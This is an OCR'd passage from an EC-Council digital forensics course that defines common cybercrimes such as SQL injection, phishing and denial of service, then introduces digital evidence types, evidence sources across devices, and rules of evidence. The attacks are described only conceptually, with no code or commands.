  External attacks refer to attacks that originate from outside sources. Such attacks occur when the information security policies and procedures are inadequate. Attackers from outside the organization attempt to gain unauthorized access to the organization's computing systems, network, or informational assets. External attacks are often performed by cybercriminals and hackers who target protected corporate information by either exploiting security vulnerabilities or using other social engineering techniques. Examples of external attacks include SQL attack, brute-force cracking, identity theft, phishing/spoofing, denial of service attack, cyber defamation etc.

  Cybercriminals can launch external attacks on any corporate network with various goals and objectives. They might manipulate or destroy confidential information, sabotage systems, steal credentials of trusted users, or demand ransoms. This can severely disrupt business continuity, tarnish the market reputation of the organization, and cause loss of data and financial resources.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examples of Cybercrimes


- **Espionage:** Corporate espionage is a central threat to organizations because competitors often attempt to secure sensitive data through open-source intelligence gathering. Through this approach, competitors can launch similar products in the market, alter prices, and generally undermine the market position of a target organization.
- **Intellectual property theft:** It is the process of stealing trade secrets, copyrights, or patent rights of an asset or a material belonging to individuals or entities. The stolen property is generally handed over to rivals or other competitors, resulting in huge losses to the organization that developed or owned it.
- **Data manipulation:** It is a malicious activity in which attackers modify, change, or alter valuable digital content or sensitive data during transmission, instead of directly stealing the data from the company. Data-manipulation attacks can lead to the loss of trust and integrity.
- **Trojan horse attack:** A computer Trojan is an apparently harmless program or data containing malicious or harmful code, which can later gain control and cause damage such as damage to the file allocation table on the hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as the unintentional installation of malicious software and clicking on a malicious link. Upon activation, Trojans can grant attackers unrestricted access to all the data stored on the compromised information system, potentially causing severe damage.
- **Structured query language (SQL) attack:** SQL injection/attack is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into a user input form either to gain unauthorized access to a database or to retrieve information directly from the database.

- **Brute-force attack:** It is the process of using a software tool or script to guess the login credentials or keys or discover hidden applications or webpages through a trial-and-error method. A brute-force attack is performed by attempting all possible combinations of usernames and passwords to determine valid credentials.
- **Phishing/spoofing:** Phishing is a technique in which an attacker sends an email or provides a link falsely claiming to be from a legitimate site to acquire a user's personal or account information.
- **Privilege escalation attacks:** Privileges are security roles assigned to users of specific programs, features, OSes, functions, files, codes, etc. to limit access based on the user type. If a user is assigned higher privileges, they can modify or interact with more restricted parts of the system or application than less privileged users. Attackers initially gain system access with low privilege and then attempt to gain higher privileges to perform activities restricted from less privileged users.
- **Denial-of-service (DoS) attack:** A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users. In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and shut down the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance.
- **Cyber defamation:** It an offensive activity wherein a computer or device connected to the web is employed as a tool or source point to damage the reputation of an organization or individual. Sending defamatory emails or posting defamatory statements on social media can damage the reputation of the target organization or entity to a great extent.
- **Cyberterrorism:** It involves the use of the Internet or web resources for threatening, intimidating, or performing violent activities to gain ideological or political advantages over individuals or groups. It can be performed using computer worms, viruses, malicious scripts, or malicious tools with a personal agenda.
- **Cyberwarfare:** Libicki defines cyber warfare as the use of information systems against the virtual personas of individuals or groups. It is the broadest of all types of information warfare. It includes information terrorism, semantic attacks (similar to hacker warfare, but instead of harming a system, it takes over the system while maintaining the perception that it is operating correctly), and simula-warfare (war simulated by, for example, acquiring weapons for mere demonstration rather than actual use).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Impact of Cybercrimes at the Organizational Level

Most businesses are reliant on the Internet and digital economy today, which has also led to their phenomenal growth on a global scale. However, such complete digitalization of business processes also poses new cybersecurity risks and threats. New methods of cyberattacks and inadequate cybersecurity protocols have resulted in massive data breaches in organizations in recent times. The major consequences of cybercrimes in organizations include theft of sensitive information, disruption of normal business operations, and substantial reputational damage. These breaches further lead to the loss of confidentiality, integrity, and availability of information stored in organizational systems as well as the loss of customer and stakeholder trust.

The nature of cybercrime is evolving with malicious insider attacks and increased phishing attempts with maximum organizational impact. With the growing number of security breaches, the cost associated with the mitigation of cyberattacks is also rising.

With such an ever-expanding threat landscape, organizations need to take appropriate measures for the investigation, containment, and eradication of cyber threats. They must also make targeted investments to strengthen their IT security framework in compliance with the relevant policies, standards, and regulations.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Digital Evidence

Digital evidence refers to probative information stored on or transmitted through an electronic device. Digital evidence should be acquired and examined in a forensically sound manner while investigating cybercrimes. This section outlines the fundamentals of digital evidence and discusses the various rules and standards pertaining to digital evidence collection.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Introduction to Digital Evidence

Digital devices used in cyberattacks and other security breaches may store some data about the session, such as login user, time, type of connection, and IP addresses, which can offer evidence for prosecuting the attacker. Digital evidence includes all such information that is either stored or transmitted in digital form and has probative value, thus helping investigators find the perpetrator.

Digital evidence can be found across computing devices, servers, routers, etc. It is revealed during forensics investigation while examining digital storage media, monitoring the network traffic, or making duplicate copies of digital data. Investigators should take utmost care while gathering and extracting the digital evidence as such evidence is fragile. This makes it difficult for a forensic investigator to trace criminal activities. Investigators should be trained and skilled to extract, handle, and analyze such fragile evidence.

According to Locard's Exchange Principle, "anyone or anything entering a crime scene takes something of the scene with them and leaves something of themselves behind when they leave." For example, if information from a victim's computer is stored on the server or system itself at the time of the crime, the investigator can easily obtain this information by examining log files, Internet browsing history, and so on. Similarly, if an individual sends an intimidating message via an Internet-based e-mail service such as Hotmail, Gmail, or Yahoo Mail, both the victim and the actor's systems may store files, links, and other information that forensic investigators can extract and analyze.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Types of Digital Evidence

Cybercriminals directly depend on technology and digital devices to engage with the targeted system or network. Therefore, most of the evidence is present on the devices used by an attacker to connect to a network or the computing devices of the victim. Digital evidence can be any type of file stored on a device including a text file, image, document, executable file, and application data. Most such evidence is located in the storage media of the devices. Based on the storage style and lifespan, digital evidence is categorized into two types: volatile data and non-volatile data.

- **Volatile data:** This refers to the temporary information on a digital device that requires a constant power supply and is deleted if the power supply is interrupted. For example, the Random-Access Memory stores the most volatile data and discards it when the device is switched off. Important volatile data include system time, logged-on user(s), open files, network information, process information, process-to-port mapping, process memory, clipboard contents, service/driver information, command history, etc.
- **Non-volatile data:** This refers to the permanent data stored on secondary storage devices, such as hard disks and memory cards. Non-volatile data do not depend on the power supply and remain intact even when the device is switched off. Examples include hidden files, slack space, swap file, index.dat files, unallocated clusters, unused partitions, hidden partitions, registry settings, and event logs.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Roles of Digital Evidence

Examples of cases where digital evidence may assist the forensic investigator in the prosecution or defense of a suspect:

1. Identity theft
2. Malicious attacks on the computer systems themselves
3. Information leakage
4. Unauthorized transmission of information
5. Theft of commercial secrets
6. Use/abuse of the Internet
7. Production of false documents and accounts
8. Unauthorized encryption/ password protection of documents
9. Abuse of systems
10. Email communication between suspects/conspirators

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sources of Potential Evidence



User-Created Files

- Address books
- Database files
- Media (images, graphics, audio, video, etc.) files
- Documents (text, spreadsheet, presentation, etc.) files
- Internet bookmarks, favorites, etc.

User-Protected Files

- Compressed files
- Misnamed files
- Encrypted files
- Password-protected files
- Hidden files
- Steganography

Computer-Created Files

- Backup files
- Log files
- Configuration files
- Printer spool files
- Cookies
- Swap files
- System files
- History files
- Temporary files


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Sources of Potential Evidence (Cont'd)

Device	Location of Potential Evidence
Hard Drive	Text, picture, video, multimedia, database, and computer program files
Thumb Drive	Text, graphics, image, and picture files
Memory Card	Event logs, chat logs, text files, image files, picture files, and internet browsing history
Smart Card	Evidence is found by recognizing or authenticating the information of the card and the user, through the level of access, configurations, permissions, and in the device itself
Dongle	
Biometric Scanner	
Answering Machine	Voice recordings such as deleted messages, last called number, memo, phone numbers, and tapes
Digital Camera/Surveillance cameras	Images, removable cartridges, video, sound, time and date stamp, etc.
Random Access Memory (RAM) and Volatile storage	Evidence is located and can be acquired from the main memory of the computer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Sources of Potential Evidence

Investigators can collect digital evidence from multiple sources. Apart from stand-alone computing systems, digital evidence can be acquired from storage, peripheral and network and handheld devices that are found on the crime scene. Once identified, these potential sources of evidence should be acquired in a forensically sound manner to preserve their integrity.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigators should use valid and reliable forensic tools and techniques while acquiring digital evidence to prevent data alterations.

Below are listed some sources of potential evidence that record user activities and can provide useful information during forensic investigation:

- **User-Created Files**
  - Address books
  - Database files
  - Media (images, graphics, audio, video, etc.) files
  - Documents (text, spreadsheet, presentation, etc.) files
  - Internet bookmarks, favorites, etc.
- **User-Protected Files**
  - Compressed files
  - Misnamed files
  - Encrypted files
  - Password-protected files
  - Hidden files
  - Steganography
- **Computer-Created Files**
  - Backup files
  - Log files
  - Configuration files
  - Printer spool files
  - Cookies
  - Swap files
  - System files
  - History files
  - Temporary files

Device	Location of Potential Evidence
Hard Drive	Text, picture, video, multimedia, database, and computer program files
Thumb Drive	Text, graphics, image, and picture files
Memory Card	Event logs, chat logs, text files, image files, picture files, and internet browsing history

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Smart Card	Evidence is found by recognizing or authenticating the information of the card and the user, through the level of access, configurations, permissions, and in the device itself
Dongle	
Biometric Scanner	
Answering Machine	Voice recordings such as deleted messages, last called number, memo, phone numbers, and tapes
Digital Camera/Surveillance cameras	Images, removable cartridges, video, sound, time and date stamp, etc.
Random Access Memory (RAM) and Volatile storage	Evidence is located and can be acquired from the main memory of the computer
Handheld Devices	Address book, appointment calendars or information, documents, email, handwriting, password, phone book, text messages, and voice messages
Local Area Network (LAN) Card/ Network Interface Card (NIC)	MAC (Media Access Control) address
Routers, Modem, Hubs, and Switches	For routers, evidence is found in the configuration files For hubs, switches, and modems evidence is found on the devices themselves
Network Cables and Connectors	On the devices themselves
Server	Computer system
Printer	Evidence is found through usage logs, time and date information, and network identity information, ink cartridges, and time and date stamp
Internet of Things and wearables	Evidence can be acquired in the form of GPS, audio and video recordings, cloud storage sensors, etc.
Removable Storage Device and Media	Storage device and media such as tape, CD, DVD, and Blu-ray contain the evidence in the devices themselves
Scanner	Evidence is found by looking at the marks on the glass of the scanner
Telephones	Evidence is found through names, phone numbers, caller identification information, appointment information, electronic mail, and pages, etc.
Copiers	Documents, user usage logs, time, and date stamps, etc.
Credit Card Skimmers	Evidence is found through card expiration date, user's address, credit card numbers, user's name, etc.
Digital Watches	Evidence is found through address book, notes, appointment calendars, phone numbers, email, etc.
Facsimile (Fax) Machines	Evidence is found through documents, phone numbers, film cartridge, send or receive logs
Global Positioning Systems (GPS)	Evidence is found through previous destinations, way points, routes, travel logs, etc.

Table 1.1: Sources of potential evidence

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rules of Evidence

Prior to commencing the investigation, the investigator must understand the rules of evidence. The submission of evidence in a legal proceeding, particularly in cybercrime cases, can pose major challenges. Specific knowledge is required to collect, preserve, and transport the evidence because the evidence obtained from a cybercrime case might differ from traditional forms of evidence. Often, evidence associated with cybercrimes is in the digital form.

Before the legal proceeding, the evidence to be presented in court must comply with five basic rules of evidence.

